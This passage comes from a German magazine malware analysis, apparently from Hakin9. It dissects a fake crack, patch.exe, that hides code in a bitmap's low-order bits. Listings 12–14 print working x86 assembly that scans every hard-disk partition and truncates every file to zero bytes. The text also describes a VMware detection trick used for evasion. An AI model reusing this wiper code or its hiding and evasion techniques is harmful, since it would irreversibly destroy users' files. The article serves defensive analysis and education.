Von den weiteren acht Bytes, die erfasst wurden, werden die unbedeutendsten Bits maskiert (mit der Anweisung `and dl, 1`), die zusammengesetzt ein Codebyte bilden. Nachdem dieses Byte zusammengesetzt wurde, wird es endgültig in den Puffer `lpCodeZeiger` geschrieben. Dann wird in der externen Schleife der Index für den Zeiger `lpCodeZeiger` so inkrementiert, dass er auf jene Stelle verweist, an der ein weiteres Codebyte platziert werden kann – wonach er wieder weitere acht Bytes der Farbanteile zu übernehmen beginnt.

Die externe Schleife wird so lange ausgeführt, bis aus allen Pixeln der Bitmap die benötigten Bytes des versteckten Codes herausgelesen werden. Die Anzahl der Schleifendurchläufe ist gleich der Anzahl von Pixeln der Bitmap, die direkt aus ihrem Header und genauer aus solchen Daten wie die Breite und die Höhe (in Pixel) ausgelesen wird – dies ist in Listing 7 zu sehen.

Nach dem Einlesen der Bitmap aus den Ressourcen der ausführbaren Datei befindet sich im `eax`-Register die Adresse des Bitmapanfangs, die von ihrem Header bestimmt wird. Aus dem Header werden die Bitmapdimensionen ausgelesen, dann wird die Bitmapbreite mit der Bitmaphöhe (in Pixel) multipliziert, woraus sich die Pixelgesamtanzahl der Bitmap ergibt. In Bezug darauf, dass jedes Pixel mit drei Bytes beschrieben wird, wird das Ergebnis zusätzlich gerade so viele Male multipliziert. Auf diese Weise erhalten wir die endgültige Größe der Daten, von denen alle Pixel beschrieben werden. Zum besseren Verständnis zeigen wir in Listing 8 den in C++ übersetzten Code, der die Daten aus der Bitmap ausliest.

Unsere Suche ist erfolgreich beendet – wir wissen bereits, wo der verdächtige Code versteckt ist. Die geheimen Daten wurden auf den Positionen der unverdächtigen Bits mit darauffolgenden RGB-Farbanteilen der Pixel versteckt. Für das menschliche Auge ist eine so modifizierte Bitmap von den originären Daten

Listing 12. *Die Prozedur zum Scannen des Systems nach Festplatten*

```
Festplatten_scannen proc near ; CODE XREF: seg000:0000016Cp
var_28 = byte ptr -28h
  pusha
  push    '\:Y' ; Scannen von Festplatten beginnt mit der Festplatte Y:\
naechste_Festplatte: ; CODE XREF: Festplatten_scannen+20j
  push    esp ; Adresse des Festplattennamens auf dem Stack
  call    [ebx+Schnittstelle.GetDriveTypeA] ; GetDriveTypeA
  sub     eax, 3
  cmp     eax, 1
  ja      short CD-ROM_u.Ä. ; naechster Buchstabe der Festplatte
  mov     edx, esp
  call    Dateien_loeschen
cdrom_etc: ; CODE XREF: Festplatten_scannen+10j
  dec     byte ptr [esp+0] ; naechster Buchstabe der Festplatte
  cmp     byte ptr [esp+0], 'C' ; ueberpruefen, ob C:\ erreicht wurde
  jnb     short naechste_Festplatte ; Scannen der naechsten Festpl.
                    wiederholen
  pop     ecx
  popa
  retn
Festplatten_scannen endp
```

Listing 13. *Die Prozedur zum Auswählen von Dateien auf der Partition*

```
Dateien_loeschen proc near ; CODE XREF: F_scannen+14p, D_loeschen+28p
  pusha
  push    edx
  call    [ebx+Schnittstelle.SetCurrentDirectoryA]
  push    '*' ; Maske der gesuchten Dateien
  mov     eax, esp
  push    edi
  push    eax
  call    [ebx+Schnittstelle.FindFirstFileA]
  pop     ecx
  mov     esi, eax
  inc     eax
  jz      short keine_Dateien_mehr
Datei_gefunden:; CODE XREF: Dateien_loeschen+39j
  test    byte ptr [edi], 16 ; ist das ein Verzeichnis?
  jnz     short Verzeichnis_gefunden
  call    Dateigroesse_auf_Null_setzen
  jmp     short naechste_Datei_suchen
Verzeichnis_gefunden: ; CODE XREF: Dateien_loeschen+17j
  lea     edx, [edi+2Ch]
  cmp     byte ptr [edx], '.'
  jz      short naechste_Datei_suchen
  call    Dateien_loeschen     ; rekursives Scannen der Verzeichnisse
nächste_Datei_suchen: ; CODE XREF: Dateien_loeschen+1Ej, Dateien_loeschen+26j
  push    5
  call    [ebx+Schnittstelle.Sleep]
  push    edi
  push    esi
  call    [ebx+Schnittstelle.FindNextFileA]
  test    eax, eax
  jnz     short Datei_gefunden ; ist das ein Verzeichnis?
keine_Dateien_mehr: ; CODE XREF: seg000:0000003Aj, Dateien_loeschen+12j
  push    esi
  call    [ebx+Schnittstelle.FindClose]
  push    '..'            ; cd ..
  push    esp
  call    [ebx+Schnittstelle.SetCurrentDirectoryA]
  pop     ecx
  popa
  retn
Dateien_loeschen     endp
```

Listing 14. *Die zerstörerische Prozedur Dateigröße_auf_Null_setzen*

```
Dateigroesse_auf_Null_setzen proc near ; CODE XREF: Dateien_loeschen+19p
  pusha
  mov     eax, [edi+20h] ; Dateigroesse
  test    eax, eax ; wenn die Datei 0 Bytes hat, ignorieren
  jz      short Datei_ignorieren
  lea     eax, [edi+2Ch] ; Dateiname
  push    20h ; ' ' ; neue Attribute für die Datei
  push    eax ; Dateiname
  call    [ebx+Schnittstelle.SetFileAttributesA] ; Attribute
                                                 ; der Datei einstellen
  lea     eax, [edi+2Ch]
  sub     edx, edx
  push    edx
  push    80h ; 'Ç'
  push    3
  push    edx
  push    edx
  push    40000000h
  push    eax
  call    [ebx+Schnittstelle.CreateFileA]
  inc     eax ; war das Oeffnen der Datei erfolgreich?
  jz      short Datei_ignorieren ; wenn nicht,
                                 ; die Datei nicht auf Null setzen
  dec     eax
  xchg    eax, esi ; Dateihandle in das esi-Register einspielen
  push    0 ; Dateizeiger vom Anfang der Datei aus einstellen (FILE_BEGIN)
  push    0
  push    0 ; Adresse, auf die der Dateizeiger eingestellt werden soll
  push    esi ; Dateihandle
  call    [ebx+Schnittstelle.SetFilePointer]
  push    esi ; Dateiende auf den laufenden Zeiger (Dateianfang) einstellen,
  ; was bewirkt, dass die Datei auf 0 Bytes verkuerzt wird
  call    [ebx+Schnittstelle.SetEndOfFile]
  push    esi ; Datei schliessen
  call    [ebx+Schnittstelle.CloseHandle]
Datei_ignorieren: ; CODE XREF: Dateigroesse_auf_Null_setzen+6j
 ; Dateigroesse_auf_Null_setzen +2Aj
  popa
  retn
Dateigroesse_auf_Null_setzen  endp
```

praktisch kaum zu unterscheiden – die Unterschiede sind zu subtil und außerdem müssten wir zum Vergleich das ursprüngliche Bild besitzen.

Jemand, der sich so viel Mühe gemacht hat, einen kleinen Codeabschnitt zu verstecken, hat das sicherlich nicht in guter Absicht getan. Eine weitere nicht leichte Aufgabe steht uns bevor – der versteckte Code muss aus der Bitmap herausgenommen und dann sein Inhalt untersucht werden.

Methode zum Auslesen des Codes

Die Isolierung des versteckten Codes selbst ist nicht kompliziert – man kann einfach die verdächtige Datei *patch.exe* starten und unter Verwendung eines Debuggers (zum Beispiel *SoftIce* oder *OllyDbg*) den bereits verarbeiteten Code vom Speicher ausgeben. Es empfiehlt sich aber nicht, das zu riskieren – man weiß ja nie, welche Folgen ein zufälliges Starten des Programms nach sich ziehen könnte.

Bei dieser Analyse haben wir ein eigens für solche Zwecke geschriebenes einfaches Programm verwendet, das den versteckten Code aus der Bitmap ausliest, ohne die Applikation starten zu müssen (die Datei *decoder.exe* von Bartosz Wójcik mitsamt dem Quellcode und dem bereits ausgegebenen versteckten Code befindet sich auf *Hakin9 Live*). Seine Funktionsweise beruht auf dem Laden der Bitmap aus den Ressourcen der Datei *patch.exe* und dem Auslesen des versteckten Codes. Das Programm *decoder.exe* nutzt den oben beschriebenen Algorithmus, der im Originalprogramm *patch.exe* eingesetzt wurde.

Der versteckte Code

Es ist nun an der Zeit für die Analyse des versteckten Codes. Der Gesamtcode (ohne Kommentare) belegt knapp 1 KB und ist auf *Hakin9 Live* zu finden. Hier beschreibe ich das allgemeine Funktionsprinzip des Codes sowie seine interessantesten Fragmente.

Damit der untersuchte Code funktionieren kann, muss er Zugriff auf die Funktionen des Windows-Betriebssystems (*WinApi*) haben. In diesem Fall wird der Zugriff auf die *WinApi*-Funktionen durch eine spezielle Struktur `Schnittstelle` (siehe Listing 9) realisiert, deren Adresse in den versteckten Code ins `edx`-Register übertragen wird. Diese Struktur ist in der Datensektion des Hauptprogramms geschrieben.

Bevor der versteckte Code gestartet wird, werden die Systembibliotheken *kernel32.dll* und *user32.dll*

Im Internet

- *http://www.datarescue.com* – Disassembler *IDA Demo for PE*,
- *http://webhost.kemtel.ru/~sen/* – Hexadezimal-Editor *Hiew*,
- *http://peid.has.it/* – Dateikennung *PEiD*,
- *http://lakoma.tu-cottbus.de/~herinmi/REDRAGON.HTM* – Dateikennung *FileInfo*,
- *http://tinyurl.com/44ej3* – Ressourcen-Editor *eXeScope*,
- *http://home.t-online.de/home/Ollydbg* – ein kostenloser Debugger für Windows *OllyDbg*,
- *http://protools.cjb.net* – ein Toolkit zur Analyse von Binärdateien.

geladen. Ihre Handles werden in die Struktur `Schnittstelle` geschrieben. Dann werden in diese Struktur die Adressen der Funktionen `GetProcAddress()` und `CreateThread()` sowie ein Tag zur Bestimmung, ob das Programm unter dem Windows NT/XP System gestartet wurde, hineingeschrieben. Die Handles der Systembibliotheken und der Zugriff auf die Funktion `GetProcAddress()` ermöglichen in der Praxis das Auslesen der Adresse einer beliebigen Prozedur und jeder Bibliothek, nicht nur einer Systembibliothek.

Der Hauptthread

Die Arbeit des versteckten Codes beginnt, indem das Hauptprogramm einen zusätzlichen Thread unter Nutzung der Adresse der Prozedur `CreateThread()` startet, die früher in die Struktur `Schnittstelle` geschrieben wurde. Nach dem Aufruf von `CreateThread()` wird im `eax`-Register das Handle des neu erstellten Threads (oder 0 bei einem Fehler) zurückgegeben, das nach der Rückkehr in den Hauptcode des Programms in die Variable `hHandle` geschrieben wird (siehe Listing 10).

Schauen Sie sich das Listing 11 an, in dem der Thread zur Ausführung des versteckten Codes dargestellt wird. In die Prozedur, die im Thread gestartet wurde, wird ein Parameter übertragen – in diesem Fall ist es die Adresse der Struktur `Schnittstelle`. Diese Prozedur prüft nun, ob das Programm in der Windows NT-Umgebung gestartet wurde. Das geschieht, um die eventuelle Anwesenheit von Treibern der virtuellen Maschine VMware zu erkennen. Wenn diese erkannt werden, beendet sie ihre Arbeit. Dazu nutzt sie die Assembler-Anweisung `in` . Mit dieser Anweisung können Daten von I/O-Ports ausgelesen werden – in unserem Fall ist sie für die interne Kommunikation mit der Software von *VMware* zuständig. Ihre Ausführung unter einem der Windows NT-Systeme führt im Gegensatz zu Windows 9x zu einem Absturz des Programms.

Der nächste Schritt ist die Übernahme der zusätzlichen *WinApi*-Funktionen, die vom versteckten Code genutzt werden, und ihr



Abbildung 5. *Schema der Funktionsweise des verdächtigen Programms*



Abbildung 6. *Schema der Prozedur zum Scannen der Laufwerke*

Schreiben in die Struktur `Schnittstelle`. Nachdem alle Adressen der Prozeduren ausgelesen wurden, wird die Prozedur `Festplatten_scannen` gestartet, die folgenden Laufwerke überprüft (Ende des Listings 11).

Ein Indiz – der Festplattenscanner

Der Aufruf der Prozedur `Festplatten_scannen` ist das erste deutliche Zeichen, dass der versteckte Code destruktive Ziele hat – wozu sollte doch der angebliche Crack alle Laufwerke des Rechners durchsuchen? Der Scanprozess beginnt mit dem *Y:*\-Laufwerk, danach fährt er mit dem wichtigsten *C:*\-Laufwerk fort. Zur Bestimmung des Laufwerktyps wird die Funktion `GetDriveTypeA()` verwendet, die nach der Angabe des Partitionsbuchstaben den Partitionstyp zurückgibt. Der Code dieser Prozedur befindet sich in Listing 12. Es ist bemerkenswert, dass die Prozedur nur nach standardmäßigen Festplattenpartitionen sucht und dabei CD-ROM- sowie Netzwerk-Laufwerke ignoriert.

Wenn eine gültige Partition erkannt wird, wird der rekursive Scanner über alle Verzeichnisse gestartet (die Prozedur `Dateien_löschen` – siehe Listing 13). Dies ist ein weiterer Hinweis für den begründeten Verdacht der zerstörerischen Wirkung des versteckten Codes: der Scanner überprüft unter Verwendung der Funktionen `FindFirstFile()`, `FindNextFile()` und `SetCurrentDirectory()` den gesamten Inhalt der Partition nach allen Dateitypen. Das erkennen wir an der für die Prozedur `FindFirstFile()` eingesetzten Maske *.

Beweis: Dateigrößen auf Null gesetzt

Bisher konnten wir nur einen mehr oder weniger begründeten Verdacht auf die destruktive Wirkung des in der Bitmap versteckten Codes hegen. In Listing 14 befindet sich allerdings ein Beweis für die bösartigen Absichten des Entwicklers von *patch.exe*. Es ist die Prozedur `Dateigröße_auf_Null_setzen` – sie wird immer dann aufgerufen, wenn die Prozedur `Dateien_löschen` eine beliebige Datei findet.

Die Wirkung dieser Prozedur ist simpel. Mit Hilfe der Funktion `SetFileAttributesA()` wird bei jeder gefundenen Datei das Attribut *Archiv* gesetzt. Dadurch werden die anderen Attribute entfernt, einschließlich des Attributes *Nur Lesen* (falls solche eingestellt worden sind), die die Datei vor dem Schreibzugriff schützten. Anschließend wird die Datei mit der Funktion `CreateFileA()` geöffnet und, wenn das Öffnen der Datei erfolgreich ist, wird der Dateizeiger an den Anfang der Datei gesetzt.

Dazu nutzt die Prozedur die Funktion `SetFilePointer()`, deren Parameter *FILE_BEGIN* die Einstellungsart des Zeigers bestimmt (in unserem Fall – an den Dateianfang). Nachdem der Zeiger eingestellt wurde, wird die Funktion `SetEndOfFile()` aufgerufen, deren Aufgabe es ist, unter Nutzung der aktuellen Position des Zeigers in der Datei die neue Dateigröße festzulegen. Nach dieser Operation hat die Datei 0 Bytes. Nachdem der Code die Datei auf Null gesetzt hat, führt er die Suche nach anderen Dateien fort. Dadurch verliert der leichtfertige Benutzer, der das Programm patch.exe aufgerufen hat, weitere Daten auf seiner Festplatte.

Die Analyse des angeblichen Cracks hat uns ermöglicht – glücklicherweise ohne die ausführbare Datei starten zu müssen – sein Funktionsprinzip zu verstehen, den versteckten Code herauszufiltern und seine Verhaltensweise zu bestimmen. Die erzielten Ergebnisse sind eindeutig und schockierend – die Auswirkungen des kleinen Programms *patch.exe* sind nämlich äußerst unangenehm. Die Folgen des schädlichen Codes sind der totale Verlust aller gefundenen Dateien und das unwiderruflich. ■